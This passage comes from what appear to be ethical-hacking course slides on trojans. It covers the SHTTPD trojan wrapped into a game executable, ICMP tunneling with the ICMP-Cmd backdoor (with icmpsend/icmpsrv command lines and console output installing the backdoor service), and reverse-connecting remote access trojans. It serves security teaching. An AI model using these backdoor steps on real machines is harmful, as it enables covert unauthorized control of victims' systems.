The Trojan sends an email with the location of an IP address

3




4 Connect to the IP address using a browser to port 80

Victim

- Displays ads, records personal data/keystrokes
- Downloads unsolicited files, disables programs/system
- Floods Internet connection, and distributes threats
- Tracks browsing activities and hijacks Internet browser
- Makes fraudulent claims about spyware detection and removal

Shhttpd Trojan - HTTPS (SSL)



SHTTPD is a small HTTP Server that can be embedded inside any program




It can be wrapped with a genuine program (game chess.exe), when executed it will turn a computer into an invisible web server




Attacker
IP: 10.0.0.5:443



Normally Firewall allows
you through port 443



Encrypted Traffic




Victim
IP: 10.0.0.8:443

Connect to the victim using Web Browser
<http://10.0.0.5:443>

Infect the victim's computer with chess.exe
Shhttpd should be running in the background
listening on port 443 (SSL)

ICMP Tunneling




- Covert channels are methods in which an attacker can hide the data in a protocol that is undetectable
- They rely on techniques called tunneling, which allow one protocol to be carried over another protocol
- ICMP tunneling uses ICMP echo-request and reply to carry a payload and stealthily access or control the victim's machine



ICMP Client

(Command:
icmpsend <victim IP>)

ICMP Trojan:
icmpsend



ICMP Server


(Command:
icmpsrv -install)

```
C:\ Command Prompt
C:\Documents and Settings\Administrator\My Documents\Desktop\ICMP Backdoor Win32>icmpsend 127.0.0.1 9999
Welcome to www.hackerfiles.net
[ ICMP-Cmd v1.0 beta ] by grizzone
E-mail: grizzone@hotmail.com
Date: 2003/8/15
Usage: icmpsend <target IP>
Ctrl+C or Q/q to Quite R/R for help
ICMP-CMD>
http://127.0.0.1/backdoor/index.html <Download File>
Path is \\system32\\index.html
[pslist] <List the Process>
[pskill ID] <Kill the Process>
Command <Run the command>
ICMP-CMD>
```

Commands
are sent using
ICMP protocol

```
C:\ Command Prompt
C:\Documents and Settings\Administrator\My Documents\Desktop\ICMP Backdoor Win32>icmpsrv -install
Welcome to www.hackerfiles.net
[ ICMP-Cmd v1.0 beta ] by grizzone
E-mail: grizzone@hotmail.com
Date: 2003/8/15
Usage: icmpsrv -install <to install service>
Usage: icmpsrv -remove <to remove service>
Transmitting File Success
Creating Service Success
Starting Service Pending Success
C:\Documents and Settings\Administrator\My Documents\Desktop\ICMP Backdoor Win32>
```


Remote Access Trojans



- ↳ This Trojan works like a remote desktop access
- ↳ Hacker gains complete GUI access to the remote system

1. Infect (Rebecca's) computer with **server.exe** and plant Reverse Connecting Trojan
2. The Trojan connects to Port 80 to the attacker in Russia establishing a reverse connection
3. Jason, the attacker, has **complete control** over Rebecca's machine


Remote Access Trojans: Optix Pro and MoSucker



